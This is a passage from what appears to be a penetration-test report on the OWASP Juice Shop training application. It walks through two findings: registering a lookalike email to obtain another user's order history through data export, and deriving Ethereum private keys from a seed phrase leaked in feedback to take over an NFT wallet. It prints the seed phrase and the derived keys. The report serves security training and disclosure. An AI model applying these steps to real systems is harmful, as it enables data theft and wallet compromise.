5. Observe the response and note that email addresses are obfuscated also notice the obfuscation pattern “[arminn@juice-sh.op](mailto:arminn@juice-sh.op)” → “[\\*rm\\*nn@j\\*\\*c\\*-sh.\\*p](mailto:*rm*nn@j**c*-sh.*p)”

6. Create a new account with an email address that, when obfuscated, resembles an existing user's email.



### User Registration

Email\*  
edmin@juice-sh.op

Password\*  
•••••

1 Password must be 5-40 characters long. 5/20

Repeat Password\*  
•••••

5/40


Show password advice

Security Question \* Father's birth date? (MM/DD/YY)

1 This cannot be changed later!

Answer\*  
1211

Register



### Login

Email\*  
edmin@juice-sh.op

Password\*  
•••••

Forgot your password?


Log in

Remember me

or


G Log in with Google

Not yet a customer?




This was done based on the observed pattern from a previous order or interaction within the application where only parts of the email were visible, and asterisks replaced the rest.

7. Notice that the new account doesn't have any saved data as there was no



The image contains two screenshots of a web application. The top screenshot shows a page titled 'My saved addresses' with a single button labeled '+ Add New Address'. The bottom screenshot shows a page titled 'My Payment Options' with two buttons: 'Add new card' and 'Add a credit or debit card'. Both screenshots are from the 'OWASP Juice Shop' website, as indicated by the header.

order placed before



```
{ "username": "", "email": "edmin@juice-sh.op", "orders": [{ "orderId": "5267-dbdab4f4104dc357", "totalPrice": 8.96, "products": [{ "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0 }, { "quantity": 1, "name": "Orange Juice (1000ml)", "price": 2.99, "total": 2.99, "bonus": 0 }], "bonus": 0, "eta": "5" }, { "orderId": "5267-44a3e9fde5edd094", "totalPrice": 26.97, "products": [{ "quantity": 3, "name": "Eggfruit Juice (500ml)", "price": 8.99, "total": 26.97, "bonus": 3 }], "bonus": 3, "eta": "0" }], "reviews": [], "memories": [] }
```

8. Test access for data make a Request data export

| Order History                       |                       |            |             |                                                                                                                                                                         |
|-------------------------------------|-----------------------|------------|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Order ID<br>#5267-44a3e9fde5edd094  | Total Price<br>26.97₹ | Bonus<br>3 | Delivered   |   |
| Product                             | Price                 | Quantity   | Total Price |                                                                                                                                                                         |
| Eggfruit Juice (500ml)              | 8.99₹                 | 3          | 26.97₹      |                                                                                      |
| Order ID<br>#5267-dbdbab4f4104dc357 | Total Price<br>8.96₹  | Bonus<br>0 | In Transit  |   |
| Product                             | Price                 | Quantity   | Total Price |                                                                                                                                                                         |
| Apple Juice (1000ml)                | 1.99₹                 | 3          | 5.97₹       |                                                                                      |
| Orange Juice (1000ml)               | 2.99₹                 | 1          | 2.99₹       |                                                                                      |

We notice that the new account didn't make any orders before and still it showed me data from a different user appears, this indicates exposure of data of other user personal order history.

#### 6.13.4 NFT Takeover

HIGH

- **Description:**

We exposed critical NFT wallet credentials through user feedback. We gained access to an official Soul Bound Token (a type of NFT linked to a unique identity) by leveraging sensitive information exposed inadvertently through user feedback.

---

- **Impact:**

A penetration tester was able to successfully obtain the seed phrase of a wallet by reviewing public feedback, converting it to a private key using a known cryptographic method BIP39, and gained full control over a protected NFT (Soul Bound Token). This results in complete compromise of ownership and identity-based assets, violating integrity and confidentiality.

---

- **Vulnerability Location:**

- Affected path: /juicy-nft
- Leaked Data: Seed phrase

---

- **CVE Reference:**

---


- **Recommendations:**

- monitor user-submitted content (e.g., feedback, review) for sensitive data patterns.
- Secure Information Handling Ensure that any form of sensitive information, such as cryptographic keys or seed phrases, is neither stored nor transmitted in clear text within user-accessible areas.
- Deploy employ automated filtering to obscure or block the display of sensitive information.

---

- **Proof Of Concept:**

1. Search for NFT-related content in the application source code and UI.



```
 }, {
 path: "juicy-nft",
 component: Fc
 },
 {
 path: "wallet-web3",
 loadChildren: (n = (0,
 w.Z)(function() {
 return yield np();
 })),
 component: Fc
 }
],
 component: Fc
}
```

discovered the /juicy-nft path in the application's JavaScript file


## 2. Extracting the Seed Phrase from the same feedback.

"purpose betray marriage blame crunch monitor spin slide donate sport lift



Recognized that this seed phrase likely relates to the private key required by the /juicy-nft page.

3. The NFT wallet seed phrase follows the “**BIP39 standard**” to generate private key and it should be “**Ethereum**”



4. Used the Mnemonic Converter Tool (<https://iancoleman.io/bip39/>) to convert the seed phrase into a private key

Auto compute


|                                                    |                                                                                                                                                             |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Mnemonic Language                                  | English 日本語 Español 中文(简体) 中文(繁體) Français Italiano 中文(简体) 中文(繁體) Čeština Português                                                                         |
| BIP39 Mnemonic                                     | <input type="text" value="purpose betray marriage blame crunch monitor spin slide donate sport lift clutch"/>                                               |
| <input type="checkbox"/> Show split mnemonic cards |                                                                                                                                                             |
| BIP39 Passphrase (optional)                        | <input type="text"/>                                                                                                                                        |
| BIP39 Seed                                         | <input type="text" value="552b89904540a9d8751f1c7e31f71feb584bb62af857fbfb65bc8e48c80dc8654614379a2a1e294f759134c0008beeee778fb353f98e15edf3adad2a728e17"/> |
| Coin                                               | <input type="text" value="ETH - Ethereum"/>                                                                                                                 |
| BIP32 Root Key                                     | <input type="text" value="xprv9s21ZrQH143K4DfTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49gi6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub"/>                |
| <input type="checkbox"/> Show BIP85                |                                                                                                                                                             |

5. Obtained the private key:

“**0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e3”**

| Path             | Address                                     | Toggle | Public Key                                                            | Toggle | Private Key                                                         | Toggle |
|------------------|---------------------------------------------|--------|-----------------------------------------------------------------------|--------|---------------------------------------------------------------------|--------|
| m/44'/60'/0'/0/0 | 0x8343d2eb2B13A2495D0e435a1b15e85b98115Ce05 |        | 0x02c7a2a93289c9fbda5990bac6596993e9bb0a8d3f178175a80b7cfdf983983f506 |        | 0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e3 |        |
| m/44'/60'/0'/0/1 | 0x4A2d55CF9600B5961974E6547C6dd4F5E21b20E   |        | 0x02cd9e1898ad99d58c206161ae0b7a704e3771525a6e1e503ff462378527f76cbf  |        | 0x7a63f1461d37b2591ac1381a446ababfe68fa2cdd5917c24a5e797103db22335  |        |
| m/44'/60'/0'/0/2 | 0x0830c7Dc5d88CAF63B5FC5cFFa300E47521b8b4e  |        | 0x0377b6e72f93e17d62415cff9e29cd6cc112e679dd6e33f0da6af4be36d68dc     |        | 0xd8274792ab072112bf8548f341d2b8d6797a52d0c26b7cc00545aa0fc6931309  |        |
| m/44'/60'/0/0/3  | 0x48437a6906025a3a8c7Cc12BE3Ca67B58921136   |        | 0x02b4252be7a7eb8d94ef53172dcff9151d0280819f11738d802133262aa93d3be0  |        | 0xeb9b3b9f117016a74d10c0eaf05e5ec2ce944014f9edcbf4ffd38f96e6c29e9c  |        |

6. Entered the derived private key on the NFT page, which authenticated access to the wallet containing the Soul Bound Token.



Successfully accessed the wallet and verified control over the Soul Bound Token NFT, completing the takeover